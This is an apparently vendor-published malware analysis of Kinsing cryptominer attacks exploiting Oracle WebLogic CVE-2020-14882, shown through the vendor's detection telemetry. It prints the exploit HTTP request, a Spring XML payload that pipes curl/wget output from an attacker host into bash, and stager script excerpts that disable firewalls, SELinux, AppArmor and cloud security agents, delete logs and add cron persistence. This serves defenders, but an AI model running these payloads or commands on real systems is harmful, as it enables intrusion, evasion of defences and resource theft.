

A Post-exploitation Look at Coinminers Abusing WebLogic Vulnerabilities

By: Sunil Bharti Sep 14, 2022 Read time: 7 min (1821 words)

Published: 2022-09-14 · Archived: 2026-04-05 14:21:52 UTC

Exploits & Vulnerabilities

This blog entry details how Trend Micro Cloud One™ – Workload Security and Trend Micro Vision One™ effectively detected and blocked the abuse of the CVE-2020-14882 WebLogic vulnerability in affected endpoints.

We have recently observed malicious actors exploiting both recently disclosed and older [Oracle WebLogic Server](#) vulnerabilities to deliver cryptocurrency-mining malware. Oracle WebLogic Server is typically used for developing and deploying high-traffic enterprise applications on cloud environments and engineered and conventional systems.

One of the older vulnerabilities that is still being actively exploited by malicious actors is [CVE-2020-14882](#), a remote code execution (RCE) vulnerability that takes advantage of improper input validation in Oracle WebLogic Server. This vulnerability affects versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, and 14.1.1.0.0, and can be exploited by a remote unauthenticated attacker via sending a crafted HTTP request to the victim server resulting in RCE. It also has a CVSS v3.0 score of 9.8.

Though we have observed that many malicious actors are using this vulnerability to deploy different malware families, this blog will focus on [Kinsing malware](#) activity. Based on our analysis, most of the exploits did not show special characteristics or features. However, we have observed that the downloaded shell and Python scripts went through a lengthy list of actions, including disabling basic operating system (OS) security features such as Security-Enhanced Linux (SELinux), watchdog timers, and iptables, and disabling cloud service provider's agents.

This blog entry will detail how Trend Micro Cloud One™ – Workload Security and Trend Micro Vision One™ effectively detected and blocked the abuse of the [CVE-2020-14882](#) WebLogic vulnerability in affected endpoints.

Technical analysis

Despite being an older vulnerability, malicious actors are still actively weaponizing [CVE-2020-14882](#) to gain a foothold in victim organizations. Figure 1 shows the active attempt to exploit the vulnerability, which our intrusion prevention system (IPS) detected from October 31, 2020, to July 27, 2022.




Figure 1. IPS detection count of the CVE-2020-14882 vulnerability exploitation from Oct. 31, 2020 to July 27, 2022




Figure 2. Kinsing malware infection chain

Using Workload Security to detect WebLogic vulnerability exploitation

Workload Security’s correlation of telemetry and detections provided the initial security context in this campaign, which allowed security teams and analysts to track and monitor the malicious actor’s activities.

The following Workload Security modules worked to detect the exploitation of CVE-2020-14882 on vulnerable systems:

Intrusion prevention system module

Workload Security's intrusion prevention system module can tap into incoming traffic and effectively block and detect malicious network traffic. This module includes multiple IPS rules that can block the vulnerability exploitation of the WebLogic server. One of these is IPS rule 1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883), which can detect and block the exploitation of vulnerabilities assigned to both CVE-2020-14882 and CVE-2020-14883.

General	Tags	Data
Computer:		[REDACTED]
Event Origin:	Agent	
Reason:	1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883)	
Action:	Detect Only: Reset	
Direction:	Incoming	
Flow:	Connection Flow	
Rank:	100 = Asset Value x Severity Value = 1 x 100	
Interface:		[REDACTED]
Interface Type:	Virtual Interface	
Note:	"CVE-2020-14882"	
Packet Type		
Protocol:	TCP	
Flags:	ACK PSH DF=1	
Source		
IP:		[REDACTED]
MAC:		[REDACTED]
Port:	41222	
Destination		
IP:		[REDACTED]
MAC:		[REDACTED]
Port:	7001	
Packet Data		
Packet Size	544	
Container		

Figure 3. IPS detection of the vulnerability exploitation

```
POST /console/images/%252e%252e%252fconsole.portal HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Connection: close
Content-Length: 147
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://185.14.30.35/wb.xml")
```

Figure 4. Payload data captured by the IPS rule

In figure 4, the malicious actor sent a crafted request that attempted to access the *console.portal* resource under the “images” directory. The “%252e%252e” is a double URL-encoded string of the “.” directory traversal pattern. Because the class managing the targeted resource did not validate the input, it automatically computed the code that the attacker provided. In this case, the attacker forced the server to read the contents of the *wb.xml* file, which downloaded a shell script with the following contents:

```
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>/bin/bash</value>
        <value>-c</value>
        <value><![CDATA[(curl -s 185.14.30.35/wb.sh|wget -q -O- 185.14.30.35/wb.sh)|bash]]></value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

Figure 5. The contents of the *wb.xml* file

Antimalware module

This module provides real-time protection against the exploitation of this vulnerability using behavior-monitoring features.

The screenshot displays an Antimalware (AM) event log with two main sections: Threat Information and Behavior Monitoring Information.

Threat Information:

- Detection Time: May 26, 2022 07:26:54
- Malware: TM_MALWARE_BEHAVIOR
- User Information: (blank)
- Major Virus Type: Suspicious Activity
- Infected File(s): /usr/java/jdk-8/bin/java
- Action Taken: Passed
- Scan Type: Real Time
- Malware Scan Configuration: (redacted)

Behavior Monitoring Information:

- Behavior Type: Threat_Behavior_Detection
- Process: java
- Command Line: /usr/java/jdk-8/bin/java -server -Djava.security.egd=file:/dev/./urandom -cp /u01/oracle/wlserver/server/lib/weblogic-launcher.jar -Dlaunch.use.env.classpath=true -Dweblogic.Name=Jon_s -Djava.security.policy=/u01/oracle/wlserver/server/lib/weblogic.policy -Doracle.jdbc.fanEnabled=false -Dweblogic.StdoutDebugEnabled=false -Djava.system.class.loader=com.oracle.classloader.weblogic.LaunchClassLoader javaagent:/u01/oracle/wlserver/server/lib/debugpatch-agent.jar -da -Dwls.home=/u01/oracle/wlserver/server -Dweblogic.home=/u01/oracle/wlserver/server weblogic.Server
- Target: /bin/bash -c (curl -s 185.14.30.35/wb.sh|wget -q -O- 185.14.30.35/wb.sh)|bash
- Target Type: Uncategorized
- Target Count: 1
- Behavior Rule ID: SUSP_REMOTE_CODE
- CVE: (blank)
- MITRE: T1059.004,T1190

Figure 6. Antimalware (AM) event of a shell script running on Java

General **Tags**

Computer Information

Container Name: [REDACTED]
Container ID: [REDACTED]
Container Image Name: [REDACTED]
Computer: [REDACTED]
Origin: Agent

Threat Information

Detection Time: May 26, 2022 07:27:54
Malware: [Trojan.Linux.KINSING.USELVCR22](#)
User Information
Major Virus Type: Trojan
Infected File(s): /tmp/kinsing
Action Taken: [Quarantined](#)
Scan Type: Real Time
Malware Scan Configuration: [REDACTED]

Figure 7. AM event of Kinsing malware detection

Web reputation module

The web reputation module protects systems against web threats by blocking access to malicious URLs. In our investigation, this module immediately identified and blocked the *wb.sh* script's attempt to download the Kinsing malware.

General **Tags**

General Information

Time: May 26, 2022 07:27:54

Computer: [REDACTED]

Origin: Agent

URL: <http://185.14.30.35/kinsing>
[Reclassify](#)

Rank: 100 = Asset Value x Severity Value = 1 x 100

Risk: Dangerous

Category: Malware Accomplice

[Add to Allow List...](#)

Figure 8. The web reputation module blocked the download of the Kinsing malware.

Activity monitoring module

This module can detect process, file, and network activities on endpoints that are running the Cloud One Workload Security solution. As seen on figure 13, the activity monitoring module detected the Java process that was attempting to open a bash shell.

```
endpointHostName [REDACTED]
endpointIp [REDACTED]
processFilePath /usr/java/jdk-8/bin/java
eventSubId 2 - TELEMETRY_PROCESS_CREATE
objectFilePath /usr/bin/bash
objectCmd sh -c env
```

Figure 9. The activity monitoring module detected the Java process that tried to open a bash shell.

A closer look at the WebLogic vulnerability exploitation using Trend Micro Vision One and Trend Micro Cloud One

In our investigation of this Kinsing campaign, Trend Micro Vision One provided real-time details into the paths and events related to this attack. This section provides insights on the activities performed by the downloaded shell script, the detections provided by the Trend Micro Cloud One and Trend Micro Vision One solutions, and how the said solutions provide information on every step of the malware's behavior.

After the successful exploitation of the vulnerability, the *wb.sh* file was downloaded into the host machine. In infected machines that do not run Workload Security and Vision One, it would attempt to perform the following malicious actions:

1. The script would check if the “/tmp/zza” file was present, which would then trigger the script to stop. Otherwise, it would create an empty file and would perform the other actions. It is a flag used to verify that two or more instances are not running on the same host. This file can also be used to stop further infections if created manually.

```
endpointHostName [REDACTED]
endpointIpl [REDACTED]
processFilePath /usr/bin/bash
eventSubId 2 - TELEMETRY_PROCESS_CREATE
objectFilePath /usr/bin/touch
objectCmd touch /tmp/zza
endpointGuid [REDACTED]
```

Figure 10. Detection of “/tmp/zza” file creation

2. The script would increase the resource limit using the “ulimit” command and remove the /var/log/syslog file.

```
endpointHostName [REDACTED]
endpointIpl [REDACTED]
processFilePath /usr/bin/bash
eventSubId 2 - TELEMETRY_PROCESS_CREATE
objectFilePath /usr/bin/rm
objectCmd rm -rf /var/log/syslog
tags MITREV9.T1070.004 - File Deletion
XSAE.F2358 - Recursive File Deletion via RM Command
MITRE.T1070 - Indicator Removal on Host
MITRE.T1107 - File Deletion
bitwiseFilterRiskLevel 2
```

Figure 11. Detection of the /var/log/syslog file deletion

3. It would make multiple files mutable so that it can update them.

```
chattr -iua /tmp/
chattr -iua /var/tmp/
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
```

Click to enlarge

```
endpointHostName [REDACTED]
endpointIpl [REDACTED]
processFilePath /usr/bin/bash
eventSubId 2 - TELEMETRY_PROCESS_CREATE
objectFilePath /usr/bin/chattr
objectCmd chattr -i /etc/crontab
tags MITRE.T1222 - File and Directory Permissions Modification
MITREV9.T1222.002 - Linux and Mac File and Directory Permissions Modification
XSAE.F2807 - Immutable File Attribute Removal
bitwiseFilterRiskLevel 2
```

Figure 12. Detection of attribute modification of “/etc/crontab”

- 4. It would also disable multiple security features within the system.

```
ufw disable
iptables -F
echo "nope" >/tmp/log_rot
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
setenforce 0
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
systemctl disable apparmor
```

Click to enlarge

```
endpointHostName
endpointIp
processFilePath /usr/bin/bash
eventSubId 2 - TELEMETRY_PROCESS_CREATE
objectFilePath /usr/bin/systemctl
objectCmd systemctl disable apparmor
```

Figure 13. Telemetry detection of the “disable apparmor” command (Click to enlarge)

- 5. It would disable “alibaba,” “bydo,” and “qcloud” cloud service agents.

```
if ps aux | grep -i '[a]liyun'; then
    curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
    curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
    pkill aliyun-service
    rm -rf /etc/init.d/agentwatch/usr/sbin/aliyun-service
    rm -rf /usr/local/aegis*
    systemctl stop aliyun.service
    systemctl disable aliyun.service
...
service bcm-agent stop
yum remove bcm-agent -y
apt-get remove bcm-agent -y
...
elif ps aux | grep -i '[y]unjing'; then
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```

Figure 14. Disabled alibaba, bydo and qcloud cloud service agents

6. Like other cryptocurrency-mining malware, it would start removing or killing off other cryptocurrency miners' processes within the infected system.

```
netstat -anp | grep 185.71.65.238 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -l% kill -9 %  
netstat -anp | grep 140.82.52.87 | awk '{print $7}' | awk -F'[/]' '{print $1}' | xargs -l% kill -9 %  
netstat -anp | grep "34.81.218.76:9486" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -l% kill -9 %
```

Click to enlarge




Figure 15. Detection of cryptominers' killing of other competing cryptominers' processes (Click to enlarge)

7. It would also remove some Docker images that belonged to other cryptocurrency-mining malware.

```
docker ps | grep "pocosow" | awk '{print $1}' | xargs -l% docker kill %  
docker ps | grep "gakeaws" | awk '{print $1}' | xargs -l% docker kill %  
...  
docker images -a | grep "pocosow" | awk '{print $3}' | xargs -l% docker rmi -f %  
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -l% docker rmi -f %  
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs -l% docker rmi -f %
```

Figure 16. Removal of competing cryptominers' Docker images (Click to enlarge)

8. Until this point, the script worked as a stager — it would remove the files and processes that were related to other cryptominers and malware families. It would also disable security features and would modify the attributes of important files so that they can be manipulated. After the script performs all these steps, it would then download the Kinsing malware.

```
BIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e"  
BIN_DOWNLOAD_URL="http://185.14.30.35/kinsing"  
BIN_DOWNLOAD_URL2="http://185.14.30.35/kinsing"  
BIN_NAME="kinsing"
```

Figure 17. Downloading the Kinsing malware (Click to enlarge)

9. It would check if the user was root or not and would then select the path and utility (wget and curl) to download the malicious binary.

```
ROOTUID="0"
BIN_PATH="/etc"
if [ "$(id -u)" -ne "$ROOTUID" ]; then
  BIN_PATH="/tmp"
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    echo "$BIN_PATH not exists or not writeable"
    mkdir /tmp
  fi
  ...
  BIN_FULL_PATH="$BIN_PATH/$BIN_NAME"
  echo "$BIN_FULL_PATH"

  LDR="wget -q -O -"
  if [ -s /usr/bin/curl ]; then
    LDR="curl"
  fi
  if [ -s /usr/bin/wget ]; then
    LDR="wget -q -O -"
  fi

  if [ -x "$(command -v curl)" ]; then
    WGET="curl -o"
  elif [ -x "$(command -v wget)" ]; then
    WGET="wget -O"
  else
    echo "wget none"
  fi
  echo "wget is $WGET"
  ...
  if [ "$binExists" == "true" ]; then
    echo "$BIN_FULL_PATH exists and checked"
  else
    echo "$BIN_FULL_PATH not exists"
    download $BIN_FULL_PATH $BIN_DOWNLOAD_URL
    binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
  fi
fi
```

Click to enlarge

endpointHostName	[REDACTED]
endpointIp	[REDACTED]
processFilePath	/usr/bin/bash
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	/usr/bin/curl
objectCmd	curl -o /tmp/kinsing http://185.14.30.35/kinsing
tags	MITREV9.T1071.001 - Web Protocols XSAE.F2685 - Download Via Curl Or Wget MITREV9.T1105 - Ingress Tool Transfer MITRE.T1071 - Standard Application Layer Protocol
bitwiseFilterRiskLevel	2

Figure 18. Telemetry detection of the downloaded Kinsing malware (Click to enlarge)

- 10. It would then create a cronjob to download the *wb.sh* script.

```
else  
(  
  crontab -l 2>/dev/null  
  echo "* * * * * SLDR http://91.241.19.134/wb.sh | sh > /dev/null 2>&1"  
) | crontab -
```

Figure 19. Creation of cronjob to download the wb.sh script (Click to enlarge)

Observed attack techniques (OATs)

Observed attack techniques (OATs) are generated from individual events that provide security value. To investigate possible attempts of exploitation using this vulnerability, analysts can look for these OAT IDs from many other helper OAT triggers that can indicate suspicious activities on the affected host.

Associated entity	Risk level	Detection filter	Description	Tactic	Technique	Detected +
[REDACTED]	Medium	Curl Execution	Detect curl execution (for CINS C...	TA0002	T1059	2022-05-27 13:41:53
[REDACTED]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[REDACTED]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[REDACTED]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[REDACTED]	Info	Process Discovery via PS command	Process Status (ps) command was ...	TA0007	T1057	2022-05-27 13:41:53
[REDACTED]	Low	Identified Transfer Of Suspicious Files Ove...	Adversaries may transfer tools or ...	TA0011	T1105	2022-05-27 13:41:52
[REDACTED]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[REDACTED]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[REDACTED]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[REDACTED]	Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R...	TA0005	T1070.004	2022-05-27 13:41:52
[REDACTED]	High	Malware Detection	Malware Detection found in an en...			2022-05-27 13:41:51
[REDACTED]	Medium	Curl Execution	Detect curl execution (for CINS C...	TA0002	T1059	2022-05-27 13:41:51
[REDACTED]	High	Oracle WebLogic Server Remote Code Exe...	Detect Oracle WebLogic Server Re...	TA0001	T1190	2022-05-27 13:41:50
[REDACTED]	Info	View File via Cat Command	The contents of one or multiple fi...	TA0002, TA0007, TA0009	T1005, T1059.004, T1063	2022-05-27 13:38:02
[REDACTED]	Medium	Curl Execution	Detect curl execution (for CINS C...	TA0002	T1059	2022-05-27 13:38:01

Figure 20. List of detected OATs (Click to enlarge)

The Trend Micro Vision One Workbench app helps analysts see the significant correlated events that are intelligently based on the occurrences that happened throughout the entire fleet of workloads.

Summary

Observed Vulnerability Exploitation And Outbound Connections To Cryptocurrency Mining Pool
This incident indicates that a vulnerability was exploited and outbound connections to cryptocurrency mining pools were observed.

Score: 86
Impact scope: 2
Created: 2022-05-27 13:51:28
Automated responses: No matching objects found

Highlights

Oracle Weblogic Vulnerability Exploitation
Technique: T1190 - Exploit Public-Facing Application
2022-05-27 13:41:50 | View event
(endpoint) [REDACTED]
(src) 95.182.120.164

Oracle Weblogic Vulnerability Exploitation
Technique: T1190 - Exploit Public-Facing Application
2022-05-27 13:42:04 | View event
(endpoint) [REDACTED]
(src) 95.182.120.164

Malicious URL

Figure 21. Workbench app detection

The left side of figure 25 shows the summarized sequence of events. Meanwhile, security analysts can view the different fields of interest that are considered important and provide security value on the right side. The app allows security teams to see compromised assets and isolate those that can be potentially affected while patching and mitigation procedures are in progress.

Execution profile

Execution profile is a Trend Micro Vision One feature that generates graphs for security defenders. Fields like “processCmd” and “objectCmd” can be expanded from the search app or the threat hunting app to look for different activities in any given period. These activities include process creation, file creation, and inbound and outbound network activity.

If “Check Execution Profile” is selected, a security analyst can go through the extensive list of actions that a malicious actor has performed.




Figure 22. Vision One dashboard showing the execution profile function (Click to enlarge)

Threat hunting queries

To hunt down potential malicious activity within the environment, security analysts can use the following queries using the Trend Micro Vision One search app:

1. To find the potential misuse of Java applications to open bash process: *processFilePath:/bin/java AND objectFilePath:/usr/bin/bash*
2. To find the use of curl or wget initiated by Java via bash:
 - a. *processFilePath:/bin/java AND objectFilePath:/usr/bin/bash AND (objectCmd:curl or objectCmd:wget)*
3. To find the execution of Base64-decoded string execution by Java via bash:
 - a. *processFilePath:/bin/java AND objectFilePath:/usr/bin/bash AND objectCmd:base64*

How Trend Micro Vision One and Trend Micro Cloud One – Workload Security can help thwart vulnerability exploitation

In this blog entry, we discussed how malicious actors exploited a two-year-old vulnerability and attempted to deploy the Kinsing malware into a vulnerable system. The successful exploitation of this vulnerability can lead to RCE, which can

allow attackers to perform a plethora of malicious activities on affected systems. This can range from malware execution, as in the case of our analysis, to theft of critical data, and even complete control of a compromised machine.

[Trend Micro Vision Oneservices](#) helps security teams gain an overall view of attempts in ongoing campaigns by providing them a correlated view of multiple layers such as email, endpoints, servers, and cloud workloads. Security teams can gain a broader perspective and a better understanding of attack attempts and detect suspicious behavior that would otherwise seem benign when viewed from a single layer alone.

Meanwhile, [Trend Micro Cloud One – Workload Security](#) products help defend systems against vulnerability exploits, malware, and unauthorized change. It can protect a variety of environments such as virtual, physical, cloud, and containers. Using advanced techniques like machine learning (ML) and virtual patching, the solution can automatically secure new and existing workloads both against known and new threats.

MITRE ATT&CK Technique IDs

Technique	ID
Exploit Public-Facing Application	T1190
Command and Scripting Interpreter: Unix Shell	T1059.004
Resource Hijacking	T1496
Indicator Removal on Host: Clear Linux or Mac System Logs	T1070.002
File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	T1222.002
Impair Defenses: Disable or Modify System Firewall	T1562.004
Indicator Removal on Host: File Deletion	T1070.004
Scheduled Task/Job: Cron	T1053.003
Impair Defenses: Disable Cloud Logs	T1562/008

IOCs

URLs:

- hxxp://91[.]241[.]19[.]134/wb.sh
- hxxp://185[.]14[.]30[.]35/kinsing
- hxxp://185[.]14[.]30[.]35/wb.sh
- hxxp://195[.]2[.]79[.]26/kinsing
- hxxp://195[.]2[.]79[.]26/wb.sh
- hxxp://195[.]2[.]78[.]230/wb.sh
- hxxp://193[.]178[.]170[.]47/wb.sh
- hxxp://178[.]20[.]40[.]200/wb.sh
- hxxp://94[.]103[.]89[.]159/wb.sh
- hxxp://185[.]231[.]153[.]4/wb.sh
- hxxp://195[.]2[.]85[.]171/wb.sh
- hxxp://80[.]92[.]204[.]82/wb.sh
- hxxp://195[.]2[.]84[.]209/kinsing
- hxxp://193[.]178[.]170[.]47/kinsing

- `hxxp://178[.]20[.]40[.]200/kinsing`

File hashes

SHA-256	Detection name
020c14b7bf5ff410ea12226f9ca070540bd46eff80cf20416871143464f7d546	Trojan.SH.CVE20207961.SM
5D2530B809FD069F97B30A5938D471DD2145341B5793A70656AAD6045445CF6D	Trojan.Linux.KINSING.USELVCR2:

- **IP addresses**
- 212[.]22[.]77[.]79
- 185[.]234[.]247[.]8
- 185[.]154[.]53[.]140

Tags

Source: https://www.trendmicro.com/en_us/research/22/i/a-post-exploitation-look-at-coinminers-abusing-weblogic-vulnerab.html